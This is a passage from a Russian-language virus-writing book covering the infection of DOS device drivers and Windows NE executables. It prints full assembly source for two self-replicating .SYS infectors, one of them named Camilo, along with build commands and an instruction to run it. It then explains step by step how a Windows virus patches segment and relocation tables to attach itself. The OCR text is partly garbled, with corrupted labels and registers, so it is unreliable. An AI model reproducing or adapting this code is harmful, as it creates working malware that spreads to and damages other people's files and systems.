CSL: call READ_LINE ;читаем одну строку из CONFIG.SYS
jc CCS выполнено? Если да, закрываем CONFIG.SYS
call IS_DEVICE проверяем выражение устройства
jnz CSL ;нет, занимаемся другой строкой
call INFECT_FILE ;да, инфицируем файл, если это требуется
jmp CSL
CCS: mov ah,3EH закрываем файл CONFIG.SYS
int 21h

VIREX: mov ax, [di+STRJMP] ;вытаскиваем вирус из петли STRAT!
mov WORDPTR [STRTN],ax
pop es
pop ds
pop bp
pop di
pop si
pop dx
pop ex
pop bx
pop ax
jmp cs: [STRTN] ;и переходим к подпрограмме STRAT
```

Эта подпрограмма читает одну строку из текстового файла, чей индекс указан в Bx, и помещает прочитанные данные в LINEBUF в виде строки ascii. Она используется для чтения файла CONFIG.SYS.

READJJNE:

```
lea dx, [di + OFFSET LINEBUF]
```

RLL: mov cx,1 ;читаем один байт из CONFIG.SYS

```
mov ah,3FH
```

```
int 21h -
```

```
or al,al
```

```
jz RLRC
```

```
mov si,dx
```

```
inc dx
```

cmp BYTE PTR [si],0DH ;конец строки (возврат каретки)?

```
jnz RLL
```

mov BYTE PTR [si],0 ;ноль прерывает строку

mov cx,1 ;читаем полученную строку

```
mov ah,3FH
```

```
int 21h
```

```
or al,al
```

```
jnz RLR
```

RLRC: stc

RLR: ret

Эта подпрограмма проверяет строку в LINEBUF на наличие выражения DEVICE= . Если выражение найдено, она возвращается с установленным z и помещает имя драйвера устройства как строку ascii в буфер LINEBUF.

IS_DEVICE:

lea si, [di+OFFSET LINEBUF] ;ищем "DEVICE="

lodsw ;получаем 2 байта

```
or ax,2020H
```

```
cmp ax,'ed'
```

```
jnz IDR
```

```
lodsw
```

```
    or    ax,2020H
    cmp   ax,'iv'
    jnz   IDR
    lodsw
    or    ax,2020H
    cmp   ax,'ec'
    jnz   IDR
ID1:  lodsb      ;OK, мы нашли «DEVICE» в строке
    cmp   al,'"   ;устраняем пустые пробелы перед '='
    jz    ID1
    cmp   al,'='   ;нет пробела, это '='?
    jnz   IDR      ;нет, просто выход
ID2:  lodsb      ;убираем пробелы после =
    cmp   al,'"
    jz    ID2      ;петля, пока все не кончится
    dec   si       ;подстраиваем указатель
    mov   bp,di
    lea   di, [di+OFFSET LINEBUF] ;OK, это устройство

IDL:  lodsb      ;переносим имя файла в LINEBUF
    cmp   al,20H   ;превращаем пробел в ноль
    jnz   ID3
    xor   al,al
ЮЗ:   stosb
    or    al,al
    jnz   IDL
    mov   di,bp
IDR:  ret ;вернуться с правильно установленными флагами
```

Эта подпрограмма проверяет SYS-файл, указанный в буфере LINEBUF, и смотрит, заражен ли он. Если да, то не инфицирует.

ГЛАВА 8. Инфицирование драйверов устройств

INFECT_FILE:

push bx

lea dx, [di+OFFSET LINEBUF] открываем файл в LINEBUF

mov ax,3D02H

int 21h

mov bx,ax

mov ah,3FH ;читаем первые 10 байтов драйвера устройства

lea dx, [di+OFFSET FILEBUF] ;в FILEBUF

mov cx, 10

int 21h

cmp [di+OFFSET FILEBUF], 'ZM' проверка драйвера на EXE-тип

je IFCLOSE ;не инфицируем их вообще

mov dx, WORD PTR [di+OFFSET FILEBUF+6] ;получаем офсет STRAT

xor ex, ex

mov ax,4200H перемещаем его в файл

int 21h

mov ex, 10 ;читаем 10 байтов подпрограммы STRAT

mov ah,3FH

lea dx, [di+OFFSET FILEBUF+10]

int 21h

mov bp, di

mov si, di

add si, OFFSET FILEBUF+10 ;файл заражен?

add di, OFFSET VIRUS сравниваем 10 байтов STRAT

mov cx, 10 ;с вирусом

repz cmpsb ;смотрим, они одинаковы?

mov di, bp

jz IFCLOSE ;если заражен, то выход

mov ax,4202H ;ищем конец файла

xor cx, cx

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
xor    dx,dx
int     21h
push    ax           сохраняем адрес конца файла
mov     ax, [di+OFFSET STRJMP]  сохраняем текущую STRJMP
push    ax
mov     ax,WORD PTR [di+OFFSET FILEBUF+6]  устанавливаем STRJMP
                                           ;на новую инфекцию
mov     [di,OFFSETSTRJMP],ax
mov     ah,40H       записываем вирус в конец файла
        mov     cx,OFFSET END_VIRUS - OFFSET VIRUS
        lea     dx, [di+OFFSET VIRUS]
        int     21H

pop     ax           восстанавливаем STRJMP для этого
mov     [di+OFFSET STRJMP],ax  ;типа вируса
mov     ax,4200H     ;ищем адрес STRAT
xor     ex,ex        ;в офсете 6 от начала файла
mov     dx,6
int     21h
pop     ax           восстанавливаем оригинальный конец файла
mov     WORD PTR [di+OFFSET FILEBUF],ax  сохраняем для новой точки
                                           ;входа STRAT

mov     ah, 40H      записываем новую точку входа STRAT
lea     dx, [di+OFFSET FILEBUF] ;для инфицирования файла
mov     cx,2
int     21h

IFCLOSE:
mov     ah,3EH       закрываем файл
int     21h
pop     bx           ;и выходим
ret
```

```
STRJMP DW OFFSET STRAT
CSYS DB 'XCONFIG.SYS'.O
LINEBUF DB 129 dup (0)
FILEBUF DB 20 dup (0)
```

```
END_VIRUS:
```

```
END STRAT
```

И далее в качестве дополнительного примера я предлагаю вам разобрать исходный код вируса *Camilo*, написанный int 13h. Чтобы ассемблировать код, произведите:

```
tasm camilo.asm /m3
tlink camilo .
```

Далее выполните программу *Camilo.exe* в директории, где размещены какие-либо .SYS-файлы.

```
.model tiny
```

```
.code
```

```
jumps
```

```
org 0
```

```
VirusSize equ offset Heap-offset Camilo
```

```
Camilo: db 0b8h ;mov ax,офсет подпрограммы оригинальной стратегии
```

```
Vieja_Estrategica dw 0
```

```
push ax ;вталкиваем адрес, затем прыгаем с помощью RET
```

```
push bx ex dx si di bp ds es
```

```
push cs cs
```

```
popdses ;DS=CS
```

```
call Delta
```

```
Delta:pop di ;получаем дельта-офсет
```

```
sub di,offset Delta
```

```
mov ah,02fh сохраняем оригинальную DTA
```

```
int021h
movword ptr [di+OriginalDTA],bx
movword ptr [di+OriginalDTA+2],es
movah,01ah      ;устанавливаем собственную DTA
lea dx,[di+offset ViralDTA]
int021h

movah,04eh ;усматриваем все .SYS-файлы в текущей директории
xor cx,cx
lea dx,[di+offset Victims]
int 021h
jc PopThem

Verify: mov ax,03d02h ;открываем найденный файл
lea dx,[di+offset ViralDTA+01 eh]
int021h
xchg bx,ax

mov ah,03fh ;читаем 10 байтов
lea dx,[di+offset Buffer]
movcx,10d
int021 h

                                t
mov si,dx
mov ax,word ptr [si]
cmp ax,'ZM' ;SYS с .EXE-заголовком?
je Close
inc ax;проверяем, имеет ли заголовок значение 0xffff
jnz Close ;и смотрим, единственное ли это устройство в файле
mov ax,05700h ;получаем дату и время
int 021h
movword ptr [di+Fecha],dx
movword ptr [di+Hora],cx
and cl,00011111b
cmp cl,00011110b ;30*2= 60? ищем знак инфекции
je Close
```

ГЛАВА 8. Инфицирование драйверов устройств

```
mov ax,04202h    перемещаем указатель на EOF
sub cx,cx
cld
int021h
```

```
mov cx.word ptr [si+6] ;сохраняем подпрограмму
                        ;оригинальной стратегии
mov word ptr [di+Vieja_Estrategica],cx указываем
                        ;подпрограмме стратегии
                        ;на код вируса в EOF (значение ax)
```

```
mov word ptr [di+offset buffer+6],ax
mov ah,040h      ;прикрепляем вирус к файлу
mov cx.VirusSize
lea dx,[di+offset Camilo]
int 021h
```

```
mov ax,04200h    указатель на начало
xor cx,cx
cld
int 021h
```

```
mov ah,040h ;записываем модифицированный заголовок
mov ex, 10
lea dx,[di+offset Buffer]
int021h
```

```
movax,05701h    восстанавливаем дату и время
db Obah
Fecha dw 0
db 0b9h
Hora dw 0
and cl,11100000b ;штамп времени как инфицированный
or cl,00011110b  устанавливаем секунды=30*2=60!
int021h
```

Close: mov ah,03eh ;закрываем зараженный файл

int 021h

mov ah,04fh ;**ВЫЗЫВАЕМ** следующую жертву

int 021h

jnc Verify

PopThenr.mov ah,01ah ;восстанавливаем оригинальную DTA

lds dword ptr dx,[di+offset OriginalDTA]

int021h

pop es ds bp di si dx ex bx

xor **ax**, ax

ret ;прыгаем к подпрограмме оригинальной стратегии

Buffer db 10 **dup(0)** ;читаем здесь заголовок

;посвящается Camilo Jos - гениальному испанскому писателю

VirusName db ' [CAMILO by **Int13h**]

Victims db '*.sys',0 ;файлы для инфицирования

HEAP label byte ;конец вируса в файле

OriginalDTA dd 0 ;адрес старой DTA address

ViralDTA db 43 dup (0) ;чтобы использовать его в функциях
;Find first/next

End Camilo

Глава 9. Вирусы под Windows

Прежде чем говорить о вирусах под Windows, имеет смысл вспомнить, а для чего вообще была нужна сама Windows? Ну же, напрягите свои интеллектуальные способности и дайте себе отчет — программа Windows потребовалась для того, чтобы научить любого идиота пользоваться компьютером. Посудите сами: для того, чтобы работать в DOS надо было быть по меньшей мере аналитически мыслящим человеком. Для того, чтобы разобраться в Norton Commander (сейчас его функции исполняют Far, Windows Commander, Volkov Commander - этих последышей полным-полно, а сам дедушка командор Norton ушел в свой мир утилит и анти-вирусов, да будет виртуальная земля виртуальным прахом его памяти), и вообще при общении с любым Коммандером требовалось обладать хотя бы азами логического мышления. Для работы же с Windows головы вообще не требуется, достаточно иметь пару рук — одной держаться за джойстик, а другой кидать в рот семечки. Мудрость Билла Гейтса и состояла в том, что он просчитал соотношение умных людей и идиотов среди населения Земли и понял, что вторых — подавляющее большинство и деньжата водятся именно у них. Последние разработки Windows (типа XP) **лишний** раз убеждают в моей правоте. Больше того, версия Windows XP рассчитана даже не на идиотов, а просто на клинических шизофреников, и это наталкивает нас на мысль, что очередных своих клиентов Билл будет отыскивать в среде одноклеточных.

Так что Windows стала новой и поистине уникальной средой обитания для вирусов. Так сто миллионов лет тому назад многие мохнатые млекопитающие зверушки выползли на свет Божий вскорости после того, как комета уложила на ней всех этих страшных динозавров. Тогда только зверушки поняли, как прекрасен этот мир, где не надо было никого бояться, как много в нем сочной и зеленой травки и до чего же весело шагать по его просторам. Так что если сравнивать операционную систему со средой для размножения наших славных микробов-вирусов, то Windows можно назвать питательным бульоном, в котором наши микробчики с особыми быстротой и рвением плодятся и размножаются.

Многие аспекты этой забавной многоокошечной операционной системы радикально отличаются от DOS. Хотя осталось и множество старых знакомых. С одной стороны, Windows облегчила нам написание вирусов. Например, EXE-файл содержит подробную документацию о том, как он структурирован. С другой стороны, запись кода под Windows на чистом Ассемблере — это что-то из области черной магии. Данная тема обсуждается только в документации MASM, но так запутанно и нудно, что программисты не решаются касаться ее. Однако писать ассемблерные программы под Windows не трудно, и я попробую убедить вас в этом.

EXE-структура Windows

Прежде чем мы начнем обсуждать Windows-инфекторы, нам нужно разобраться в EXE-структуре Windows. Заголовок для Windows сложнее, чем EXE-заголовок под DOS. Тем не менее, добавленные черты позволяют вирусу лучше понять структуру и операции Windows EXE-файла. Например, вирус запросто может увидеть, как программа сегментирована. Так что усложнение заголовка на самом деле обернулось для вирусмейкеров преимуществом.

Windows EXE имеет два заголовка, потому что она должна быть совместимой с DOS. Фактически, это две программы в одном файле: DOS-программа и **Windows-про**грамма. В каждом файле имеется DOS-заголовок и DOS-программа, идущая вместе с ним. Обычно такая программа говорит нам: «Это Windows-программа», но она может кое-что выполнять.

Имеется простой трюк для выяснения типа EXE-программы (для DOS она или для Windows). В офсете 18H DOS-заголовка находится указатель на начало таблицы перемещения для DOS-программы. Если этот офсет является 40H заголовка или даже больше, то вы имеете Windows-программу, и слово в офсете 3CH заголовка является указателем на Новый заголовок для Windows. Обычно этот «новый заголовок» размещается в файле после DOS-программы. (Вот почему иногда некоторые DOS-вирусы могут разрушать Windows EXE. Деликатный и добрый DOS-вирус проверяет наличие нового заголовка и соответствующим образом подстраивает свои действия. Он прикрепляется к концу DOS-программы и тем самым переписывает «новый **заголовок**».)

Новый заголовок, **представленный** на *табл. 19*, содержит несколько разных структур данных. Они говорят операционной системе о том, как следует загружать файл в среде защищенного режима, который поддерживает динамическое связывание. Защищенный режим заставляет ОС контролировать сегментацию более тщательно. Операционная система не может смешивать сегменты данных и кода в одну двоичную кучу и затем выполнять ее. Сегменты определяются селекторами, которые выделяются программе операционной системой. Как таковые, сегменты разделяются в файле таким образом, чтобы их понимала ОС. Сходным образом динамическое связывание требует имен, сохраненных в EXE — имен DLL (*Dynamic Link Libraries* — динамически подключаемых библиотек) и имен импортированных и экспортированных функций и переменных.

Нас сейчас интересует 64-байтовый Блок информации, формирующий ядро заголовка — Таблицу сегментов, в которой описано, где расположены все сегменты в файле и каковы их функции (код или данные). Кроме того, блок информации формирует Таблицу ресурсов, которая поясняет, где в файле находятся ресурсы (например курсор, папки и диалоговые окна).

Табл. 19, Новый заголовок для Windows EXE-файла

Офсет	Размер	Имя	Описание
0	2 байта	Сигнатура (подпись)	Идентифицирует Новый заголовок, всегда содержит байты "NE"
2	1	Версия редактора связей	Идентифицирует редактор связей, который связывает EXE-файл
3	1	Ревизия редактора связей	Номер младшей версии редактора связей
4	2	Офсет таблицы входов (Entry Table)	Офсет таблицы входов относительно начала нового заголовка
6	2	Длина таблицы входов	Длина таблицы входов (в байтах)
8	4	В резерве	

Офсет	Размер	Имя	Описание	
ОС	2	Флаги	бит	Описание
			0	1 =Односегментные данные (DLL)
			1	1= Многосегментные данные (программа приложения)
			11	1 = I -й сегмент имеет код для загрузки приложения
			13	1 Ошибка времени связи
ОЕ	2	Автосегмент данных	15	1=Этот DLL
			Определяет номер втоматического сегмента данных	
10	2	Размер локальной области (Local Heap)	Первоначальный размер локальной области (в байтах)	
12	2	Размер стека	Первоначальный размер стека (в байтах)	
14	2	Первоначальный IP	Первоначальный офсет точка входа	
16	2	Первоначальный CS	Первоначальный cs - индекс сегментной таблицы	
18	2	Первоначальный SP	Первоначальный sp для программы	
1A	2	Первоначальный SS	Первоначальный ss - индекс сегментной таблицы	
1C	2	Записи сегментной таблицы	Число записей в сегментной таблице	
1E	2	Записи таблицы модульных ссылок	Число записей в таблице модульных ссылок	
20	2	Записи таблицы модульных имен	Число записей в таблице модульных имен	
22	2	Офсет сегментной таблицы	Офсет к сегментной таблице относительно начала нового заголовка	
24	2	Офсет таблицы ресурсов	Офсет к таблице ресурсов относительно начала нового заголовка	

Офсет	Размер	Имя	Описание
26	2	Офсет таблицы резидентных имен	Офсет к таблице >резидентных имен относительно начала нового заголовка
28	2	Офсет таблицы модульных ссылок	Офсет к таблице модульных ссылок
2A	2	Офсет таблицы импортируемых имен	Офсет к таблице импортируемых имен
2C	4	Офсет таблицы нерезидентных имен	Офсет к таблице нерезидентных имен от начала файла (в байтах)
30	2	Подвижные точки входа	Число подвижных точек входа
32	2	Сегментная расстановка	Двоичная запись размера сегментного сектора. По умолчанию равна 9 = 512- байтовые логические секторы
34	2	Ресурсы сегмента	Номер ресурсов сегмента
36	1	Операционная система	Указывает, на какую ОС засчитан этот файл 1=OS/2, 2=Windows)
37	]	Флаги2	Бит
			Описание
			[1=Win приложение, которое выполняется В защищенном режиме
			2 1=Win приложение, поддерживающее пропорциональные шрифты
38	2	Старт быстрой загрузки	3 1=содержит область быстрой загрузки
			Определяет начало области быстрой загрузки (в сегментах)
			Определяет конец области быстрой загрузки
3A	2	Конец быстрой загрузки	
3C	2	В резерве	
3E	2	Номер версии	Определяет номер версии Windows

Теперь ознакомимся со вспомогательными структурами Нового заголовка:

Табл. 20. Сегментная таблица (определяющая сегменты в программе)

Офсет	Размер	Имя	Описание	
0	2	Офсет	Локация сегмента в файле (логические секторы от начала файла)	
2	2	Размер	Размер сегмента (в байтах)	
4	2	Атрибут	А т р и б у т с е г м е н т а	
			Бит	Значение
			0	1=данные, 0=код
			4	1=подвижный, 0=фиксированный
			5	1 =«шароварный», 0=«нешароварный»
			6	1=предзагрузочный, 0=загружается по вызову
			7	1=только Ехес/только чтение для сегментов кода/данных
			8	1=содержит данные перемещения
6	2	Назначение	12	1=сбрасываемый
			Минимальный назначенный размер сегмента в байтах (0=64К)	

Таблица резидентных имен
(список резидентных имен и ссылок)

Офсет	Размер	Описание
0	1	Размер последующей строки (X=размер, 0=нет больше строк)
1	X	ASCII именная строка резидентного имени
X+1	2	Число, которое является индексом в таблице входов, ассоциированным с именем

Таблица нерезидентных имен
(идентична по структуре с таблицей резидентных имен)

Таблица входов (таблица точек входа для программы)

Эта таблица организована пакетами. Заголовок пакета выглядит так:

<u>Офсет</u>	<u>Размер</u>	<u>Имя</u>	<u>Описание</u>
0		Счет	Число входов в этом пакете
1		Тип	Тип пакета (FF=подвижный сегмент, PE=константа , определяемая в модуле, в ином случае — номер фиксированного сегмента)

А индивидуальные входы в пакете выглядят так:

Офсет	Размер	Имя	Описание	
0	]	Флаги	Бит	Описание
			0	1=вход является импортированным
			1	1=используется глобальный (зашаренный) сегмент данных
			3-7	Слова для стека на кольцевых переходах
Для фиксированных сегментов:				
1	2	Офсет	Офсет в сегменте точки входа	
Для подвижных сегментов:				
1	2	INT3F	Это просто инструкция Int 3F	
3	2	Сегмент	Сегментный номер	
5	2	Офсет	Офсет в сегменте точки входа	

Таблица модульных ссылок

Эта таблица является массивом офсетов для модульных имен, сохраненных в Таблице модульных имен и других таблицах имен. Каждое из них 2-байтовое и ссылается на офсет от начала Нового заголовка.

Таблица импортированных имен (имена модулей, которые были импортированы программой)

<u>Офсет</u>	<u>Размер</u>	<u>Описание</u>
	1	Размер строки, которому нужно следовать (X=размер , 0=строка больше нет)
		<u>ASCII строка импортированного имени</u>

Таблица ресурсов (важная информация об EXE-ресурсах)

Офсет	Размер	Описание
0	2	Назначение ресурса: log2 размера логического сектора для поиска ресурсов в файле
2	N(Var)	Типы ресурсов: массив ресурсных данных, описанных ниже
N+2	2	Конец ресурсных типов (должен быть 0)
N+4	M	Имена ресурсов, соответствующие ресурсам в таблице, сохраняются последовательно; первый байт определяет размер строки, которому нужно следовать (примерно как в таблице импортируемых имен)
N+M+4	1	Конец маркера ресурсных имен (должен быть 0)

Определение записи типа ресурсов

Офсет	Размер	Имя	Описание
0	2	ID типа	Одно значения для папки, другое для меню и т.д.
2	2	Счет	Количество ресурсов этого типа в exe-файле
4	4	В резерве	
8	12*Cnt	Информация об имени	Массив структур для информации об имени (описывается ниже)


Определение записи информации об имени

Офсет	Размер	Имя	Описание
0	2	Офсет	Офсет ресурсных данных (в логических секторах)
2	2	Длина	Длина ресурса (в байтах)
4	2	Флаги	10H=подвижный, 20H=«зашаренный», 40H=предзагрузочный
6	2	ID	Если старший бит установлен, это числовой ID; иначе, это офсет к строке в таблице ресурсов относительно начала этой таблицы
8	4	В резерве	

Инфицирование файла

Сейчас мы обсудим вирус *Saga Magnum*. Он похож на традиционный DOS-вирус и так же выполняется перед жертвой, к которой крепится. Сначала вирус находит первоначальную пару `cs:ip` для программы, которая хранится в информационном блоке в оффсете 14H. Вход `cs` — это номер сегмента (например 1, 2, 3), который является индексом в сегментной таблице.

`ip` идентифицирует офсет в сегменте, в котором начинается выполнение программы. Сегментная таблица содержит массив 8-байтовых записей — по одной на каждый сегмент в файле. Вирус ищет соответствующую строку таблицы и узнает, где расположен сегмент и какова его длина. Этот процесс описан *на рис. 23*. Выполнив поиск, вирус прикрепляется после кода в этом сегменте и подстраивает первоначальную `cs:ip` в информационном блоке. Кроме того, он подстраивает размер этого сегмента в сегментной таблице.



офсет сегментной таблицы

Рис. 23. Поиск стартового сегмента кода

Первоначальный сегмент кода обычно не является последним сегментом EXE-файла. Если мы запишем **вирус** в конец этого сегмента, то перепишем код в других сегментах. Значит, вирус сначала должен переместить все, что следует за первоначальным сегментом кода, и создать себе место. При этом нужно координировать перестановки в файле с указателями в сегментной таблице и таблице ресурсов. То есть вирус должен сканировать обе таблицы и подст-

раивать офсеты каждого сегмента и ресурса, которые размещаются после первоначального сегмента кода.

В дополнение к подвижным сегментам вирус должен сдвинуть данные перемещения в сегмент, который он инфицирует. В Windows EXE данные перемещения для каждого сегмента хранятся после кода в этом сегменте. Размер в записи сегментной таблицы является размером фактического кода. Флаг в таблице входов указывает на наличие данных перемещения. Слово после последнего байта кода в сегменте говорит о том, сколько 8-байтовых векторов перемещения следует за кодом (см. рис. 24). Вирус должен сдвинуть эти данные перемещения из конца кода жертвы в то место, где заканчивался его собственный код перед вставкой в данный сегмент.

Завершив эти перемещения и подстройки таблиц, вирус может вставить свой код в нужное место. Закончив выполнение, он совершает прыжок к файлу и передает контроль оригинальной точке входа. Дополнительная сложность заключается в том, что все локации файла для сегментов и ресурсов хранятся в логических секторах. Эти секторы не имеют ничего общего с секторами диска. Они используют




Рис. 24. Данные перемещений в сегменте

одно слово для размещения программных элементов в файле. Размер такого сектора обычно варьируется от 16 до 512 байтов, но он может быть равен $2N$, где N хранится в информационном блоке в офсете $32N$. С помощью этих секторов вирус динамично вычисляет локации в файле.

Использование Windows API

Многие DOS-службы прерывания 21H доступны под Windows, включая те, которые нужны для записи Windows вируса: обычные файловые I/O и подпрограммы файлового поиска. В принципе, вызовы к Windows API (*Application Program Interface* — интерфейс прикладной программы) не обязательны. Вполне возможно написать вирус, который будет прыгать из DOS-основанной программы в Windows-основанную программу. Тем не менее, вирус *Cago Magnum* использует API. Это «мудрый» вирус, который может напрямую вызывать Windows API. Дело в том, что «подпольные» DOS-службы плохо документированы, и многие из них не «дружат» с Windows 9.x.

В высокоуровневых языках использование Windows API является легким делом. На Ассемблере все значительно усложняется. К примеру, в DOS, если нужно было открыть файл, вы применяли следующий код:

```
mov ax,3D02H
mov dx,OFFSET FNAME
int 21H
```

Мы по-прежнему можем использовать этот вызов, когда работаем в защищенном режиме Windows. Но чтобы применить Windows API, нам нужно вызвать Windows-функцию `_lopen`. Эта функция объявляется следующим образом:

```
HFILE _lopen(lpszFileName,fnOpenMode)
```

Точнее, она выглядит так на языке C. А как такой вызов будет выглядеть в Ассемблере? Здесь нам нужно углубиться в тему. Сначала рассмотрим файл **WINDOWS.H**, поставляемый SDK или Borland C++. В нем вы используете поиск определений и спускаетесь на достаточно низкий уровень, который можно кодировать в Ассемблере. Например, в **WINDOWS.H** мы находим прототип функции:

```
HFILE WINAPI _lopen(LPCSTR,int)
```

Используя его, мы находим такие кодовые имена, как HFILE, WINAPI и LPCSTR. Заменяя их, мы получаем:

```
int far pascal _lopen(char FAR*, int)
```

Другими словами, `_lopen` получает два параметра: дальний указатель на имя файла и целое число, которое определяет режим для открытия файла. Это процедура, которая вызывается дальним вызовом (используя *паскалевское соглашение* о вызовах) и возвращает целочисленное значение. Вирус хочет открыть файл в режиме READWRITE. Снова смотрим на WINDOWS.H и находим, что READ_WRITE - 2.

Теперь мы рассмотрим паскалевское соглашение о вызовах, поскольку оно применяется в Windows везде. Это соглашение разъясняет, как параметры передаются к функции и возвращаются назад, как очищается стек при окончании работы. Оно называется паскалевским, так как исторически этот подход использовался в паскалевских компьютерах. Компиляторы C и C++ используют другой подход. В паскалевском соглашении о вызовах мы заталкиваем параметры в стек слева направо. Допустим, `ds:dx` содержит дальний указатель (селектор/офсет) на имя файла. Тогда мы можем написать вызов к `_lopen` следующим образом:

```
push ds ;вталкиваем в стек @ сегмент файлового имени
push dx ;вталкиваем в стек @ офсет файлового имени
push 2 ;вталкиваем режим открытия файла
call FAR PTR Jopen
```

Мы используем инструкции Ассемблера, поэтому можем вталкивать в стек непосредственное значение.

Далее, паскалевское соглашение о вызовах говорит, что эта функция должна нести ответственность за очищение стека после выполнения задачи. То есть `_lopen` должна обрываться инструкцией `retf 6`, а вызывающий оператор не должен быть связан со стеком. В конечном счете, возвращенное целочисленное значение передается вызывающему оператору в регистре `ax`.

В данном случае оно будет индексом файла при удачном выполнении `Jopen`. При неудачном выполнении в `ax` будет NULL (0 или zero).

**Табл. 2 1 . Запись таблицы перемещений импортированных
порядковых числительных**

Офсет	Размер	Значение	Смысл
0	байт	3	Идентифицирует 32-битный указатель .
1	байт	]	Идентифицирует импортированное порядковое число
2	слово	Офсетное перемещение!	Локация перемещения в файле
4	слово	Модульная ссылка	Указывает модуль ссылки перемещения
6	слово	Функциональная ссылка	Указывает функцию ссылок перемещения

Но позвольте! Программа _lorеп является внешней. Каким образом мы можем компилировать внешнее значение и ссылаться на него в нашем исполнительном файле? И где располагается _lorеп? Здесь мы снова возвращаемся к процессу динамического связывания. В обычной программе редактор связей выполняет за вас всю черновую работу и заботится о связывании, используя библиотеку LIBW.LIB. Библиотека **LIBW.LIB** содержит код для создания динамических связей с функциями Windows API. Но вирус должен модифицировать существующий EXE-файл. Следовательно, он должен сделать свою работу без поддержки LIBW.LIB. Чтобы справиться с такой задачей, мы должны понять, что происходит на более глубинном уровне.

Все функции I/O нашего файла являются частью модуля KERNEL (который может поставляться с разными именами — например KRNL386.EXE). KERNEL - это большая DLL для функций Windows API. Чтобы использовать их в программу, мы должны кодировать поддельный дальний вызов к 0:FFFF (значение, которое используется механизмом динамического связывания):

```
DB    09AH    ;вызов FAR PTR
REL1:DW    0FFFFH.O    ;0000:FFFF
```



Рис. 25. Поиск KERNEL

Затем необходимо вставить в этот сегмент строку таблицы перемещения, чтобы функция Windows Exes могла вложить в REL1 правильное значение, когда файл будет загружаться в память. Таблица перемещения, как вы помните, является массивом 9-байтовых структур, которые размещаются прямо после кода в данном сегменте. Нас сейчас интересует создание импортированных порядковых числительных. Мы хотим, чтобы перемещение принимало форму, описанную в *табл. 21*.

Модульная ссылка зависит от файла и рассчитывается из EXE-заголовка. Допустим, нас интересует доступ к модулю KERNEL. Чтобы найти номер, ассоциированный с ним, мы заглядываем в таблицу модульных ссылок в заголовке и используем ее для проверки строк в таблице импортированных имен (*см. рис. 25*). Номер записи таблицы модульных ссылок, указывающий на строку 'KERNEL', является номером, который используется в записи таблицы перемещения. Здесь мы можем срезать путь. Дело в том, что KERNEL = 1 работает с большинством программ. Каждая программа многократно использует KERNEL. Он требуется для всех программ, поэтому редактор связей вставляет его первым в таблицу модульных ссылок. То есть мы могли бы ограничиться первой строкой, но вирус *Саго Magnum* применяет более педантичный подход и исследует всю таблицу.

Давайте перейдем к функциональной ссылке. Это значение определяется самим KRNL386.EXE. Оно остается постоянным для

каждой программы, которая использует KERNEL. Связь числовой функциональной ссылки с именем `_lopen` является трюком. Это выполняется с помощью сканирования таблицы нерезидентных имен в `KRNL386.EXE`. Каждое имя в таблице ассоциируется с уникальным числом. Вот это число мы и хотим использовать. Вы можете написать небольшую утилиту, которая будет показывать вам эту информацию. Для файловых функций I/O соответствующими числами являются:

<code>_lopen</code>	85
<code>Jread</code>	82
<code>Jwrite</code>	86
<code>Jclose</code>	81
<code>llseek</code>	84

Полная запись таблицы перемещения для вызова `lopen` будет выглядеть так:

```

DB  3.1    импортированное порядковое числительное,
      ;32-битный указатель
DW  OFFSET REL1  ;офсет указателя для перемещения
DW  1          ;модуля KERNEL
DW  85         ;функция Jopen
    
```

Если вы имеете много вызовов для чтения и записи в программе, вы будете совершать и множество перемещений. Поскольку каждое перемещение занимает время для размещения в новом месте, нам лучше кодировать чтение и запись как вызовы к одной локации памяти, которая вызывает KERNEL. При таком подходе все необходимые файловые I/O можно выполнить с помощью пяти перемещений.

Caw Magnum использует менеджера таблицы перемещений, который легко добавляется простым увеличением размера переменной `ARELOCS` и добавлением дополнительных записей в таблицу. Отметим, что когда вирус копирует себя в файл, он должен следить за этими перемещениями. Так как при загрузке вируса динамический редактор связей изменяет значения в памяти, вирус

должен вернуть их обратно к 0000:FFFF перед копированием их в новый файл. В противном случае программа больше не сможет загрузиться и выполняться.

Особенности защищенного режима

Вirus *Sago Magnum* должен действовать под Windows в защищенном режиме, поэтому особое внимание мы обращаем на сегменты кода и данных. Это особенно важно, когда вирусный код записывается на диск. Например, DOS-функция записи 40H записывает данные из ds:dx на диск. Но вирусный код размещается в cs, и мы не можем просто переместить cs в ds, иначе произойдет сбой общей защиты. То же самое касается функций Windows API. Поэтому вирус должен поместить свой код в буфер дисковых I/O в сегменте данных и затем переписать его из этого буфера на диск.

В защищенном режиме сегментные регистры не содержат адресов. Вместо них они содержат селекторы. Селекторы — это указатели на таблицу дескрипторов, которая содержит фактические линейные адреса сегмента. Этот дополнительный уровень сложности решается микропроцессором. Обычно селекторы имеют значения 8, 16, 24 и т. д.

